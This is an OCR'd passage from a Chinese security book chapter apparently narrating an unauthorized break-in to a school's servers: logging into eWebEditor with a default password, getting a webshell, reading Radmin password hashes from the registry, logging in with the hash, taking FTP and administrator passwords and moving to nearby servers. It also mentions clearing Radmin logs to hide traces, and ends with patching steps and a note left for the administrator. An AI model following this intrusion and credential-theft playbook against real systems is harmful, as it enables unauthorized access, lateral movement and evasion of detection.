


图 4-10　使用 wscan 扫描网站目录和文件

8. 其他尝试

有个“upfile.asp”看来是个上传文件，用 domain 的综合上传功能试了一下传不上去，而且“conn.asp”也爆不了库，最后视线落到了“eWebEditor”身上，看看用它能不能搞定。在网址后面加上“eWebEditor/admin_login.asp”提交一下，一会儿的功夫血红的登录界面就跳出来了，如图 4-11 所示。



图 4-11　使用 eWebEditor 管理器编辑登录

直接输入默认的“Admin”，成功地登录到了后台，如图4-12所示，兴奋了，不知道为什么学校网站都对“eWebEditor”这个编辑器情有独钟，以致如此多的网站都倒在了她的红裙之下。




图4-12 登录eWebEditor管理器后台

4.1.2 提升权限

1. 获取WebShell权限

关于eWebEditor如何拿Shell的方法我就不废话了，反正我是拿到了WebShell，不过这还不算完满，因为网站是独立服务器的，而且又是学校的服务器，相信安全不会做得太好，接下来俺就动了“邪念”，想把服务器权限也给拿下来。

2. 执行命令

用大马的wscript.Shell执行一下“netstat -an“命令，出错了，很正常，2003的IUSER这个用户是不能访问”c:\Windows\system32\CMD.exe“的，解决的办法很简单，把自己经过压缩处理的CMD.exe传到服务器上就行了，这样DOS命令就能成功执行了。如图4-13所示，开放的端口还真不少。

3. 使用Radmin提升权限

在开始端口查看结果中知道服务器开放了4489端口，也就是Radmin，玩过Radmin的老鸟可能都知道以前的Radmin安装的时候是把密码写入到注册表的，具体位置在“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters\Parameter”这个键值下的。不过如果是一步江湖的Radmin的话，我们在注册表是找不到的。用大马读了一下上面的注册表的价值，成功读取了出来，结果如图4-14所示。




图 4-13　上传 CMD 程序并执行命令



图 4-14　获取 Radmin 口令加密值

看来有希望了，不过大马读取出来的都是转成十进制的数据，我们还需要再转换成十六进制的，太麻烦了，拿出自己珍藏的 Radmin 注册表读取工具，就可以直接读取出 Radmin 32 位的 MD5 密码散列了，而且还能读取 Radmin 日志文件存储的位置，由它记录了所有连接服务器 Radmin 的信息，这个东西必须得处理了，要不管理员大哥查看这个日志文件就能找到我们的踪迹了。结果如图 4-15 所示。




图 4-15 读取 Radmin 值的 asp 程序

Radmin 的 MD5 密码终于到手了，到 CMD5 破解一下，没有找到结果，不过不用担心，这里我们可以用牛人经过修改的可以利用 MD5 散列直接登录 4899 肉鸡的工具，连接一下，把 32 位的 MD5 值填进去，终于进去了，这样俺就得到了“***.***.217.206”这台服务器所有的权限了。

4.1.3 内网渗透

1. 获取管理员 Ftp 密码

通过 Radmin-Hash 工具完全控制该服务器后，通过查看发现该服务器所在网络还有三台服务器，可以尝试进行内网渗透。在内网渗透中最好的办法就是得到管理员 Administrator 的密码，我们可以用“GetPW Local$”命令得到系统的密码 Hash 值，然后再用 LC5 跑，也可以用“WinlogonHack”这个后门工具记录管理员密码，不过我最喜欢的是从网站服务器的应用程序上找突破，比如 Ftp 工具这就是很好的泄露管理员密码的工具。

用 Radmin 文件管理功能经过一番查找，终于在 D 盘找到了“ultrafxp“这个 Ftp 工具，此工具和 flashftp 特别相似，功能也非常强大，不过也存在这暴露 Ftp 用户信息的漏洞。

把服务器上的 ultrafxp 的安装文件全部拖到本地，然后直接运行“UltraFxp.exe”这个程序就可以打开 Ftp 管理的主界面了，在“站点管理器”这个的地方我们就能够找到管理员用“ultrafxp”连接过的所有站点的信息了（管理员好懒，连接完了也不清除掉，等俺们来读）。如图 4-16 所示，206 服务器的 Ftp 用户密码“silvery***”是我用星号查看器读取出来的。

2. 获取远程终端端口

206 这台服务器上的 Ftp 密码，其中用户名是“Administrator”，我想玩过社工的朋友一定想到了吧，有可能服务器登录的密码就是这个。看看这个是不是管理员密码，用大马的查看终端端口的功能找到终端端口为 3372，如图 4-17 所示。



图 4-16　获取 Ftp 用户的密码



图 4-17　获取远程终端服务端口 3372

3. 社工登录 3389 终端服务器

直接用 mstsc 连接用户名就用“Administrator”密码读取出来的“silvery**”，ok，和预想的一样成功登录服务器了，如图 4-18 所示，呵呵，很有胜利感。

4. 利用社会工程继续渗透

接下来就是社会工程学了，我在站点管理的地方发现了其他几个 Ftp 站点的连接账户和密码，分别是“***.***.217.204”，“ “***.***.217.205”，看来管理员管理的网站还不少啊。再次使用 sfind 扫了下这个网段的 4899 端口，如图 4-19 所示，结果也表明这三台服务

器有 Radmin，看来管理员是用 Radmin 来远程管理服务器的。




图 4-18　成功登录服务器



图 4-19　使用 sfind 扫描附近计算机 Radmin 端口开放情况

用 Radmin.asp 读取出来的 MD5 值分别用 Radmin_Hash 登录 “***.***.217.204”，“***.***.217.205”，成功登录到了“***.***.217.205”这台电脑，可是“***.***.217.204”却死活不能成功登录，用从“ultrafxp“得到的用户名和密码都试了一遍，也不行。不知道管理员为啥对 204 这台机子单独设置密码，呵呵。如图 4-20 所示，是我连上的 Radmin。

用 mstsc 连接了一下它的 3372，3389 端口也都不能连接。最后没办法了，也只能放弃了。



图 4-20　使用 Radmin-Hash 工具控制相邻服务器

5. 再次验证密码

通过前面的安全检测，可以知道管理员在多个管理工具中使用的均是相同密码，我再次在 CMD5 网站中使用获取的密码进行 MD5 加密，如图 4-21 所示，果然该密码跟 dvbbs 中的 MD5 值一样。




图 4-21　dv_admin 中管理员密码 Hash 值

4.1.4　安全加固

1. 使用 Jsky 工具对该网站进行全面扫描

使用 zwell 的 Jsky 工具对该网站进行全面的漏洞扫描，如果 4-22 所示，发现 2 个 SQL 注入点，1 个跨站漏洞，因此高危漏洞为 3 个。




图 4-22　使用 Jsky 安全扫描工具对网站进行全面安全检测

2. 修复程序漏洞

到该服务器上找到 news.asp 以及 photo.asp 程序，在其中对获取的参数 id 进行过滤，仅仅允许数字，其他均禁止，修改后如图 4-23 所示。



图 4-23　修复程序中的漏洞

3. 修改数据库默认路径以及名称

到动感 bbs 目录，修改数据库连接文件 conn.asp 有关数据库路径以及数据库名称，如图 4-24 所示，使其难以被猜测和被下载。




图 4-24　修改数据库默认名称和路径

4．修改数据库密码

打开数据库，将默认的密码修改为一个更加难以破解的密码，在本例中设置了一个经过 30 位加密的 MD5 密码，嘿嘿，MD5 跑去吧，如图 4-25，图 4-26 所示，将经过 MD5 处理的字符串填入到 uscrpassword 中，其他表中涉及后台管理的均进行相应处理，使入侵者难以破解密码。



图 4-25　修改数据库密码为一个强健的新密码




图 4-26　修改 blog 中的管理员密码

5. 对网站文件进行清除木马和挂马处理

关于清除木马和挂马的细节，俺就不讲了，有关这些知识，请继续关注我们的专题文章，在网站中找到网页木马，将其删除，如图 4-27 所示，如果存在挂马代码，一并清除。




图 4-27　清除网页木马和挂马代码

6. 提醒管理员更改密码以及做相应的安全处理

最后将已经修复的漏洞告诉管理员，将修改的密码放在管理员桌面的漏洞提醒文件中，如图 4-28 所示，进行友情提醒，最后关闭远程终端。结束本次的安全检测与加固。

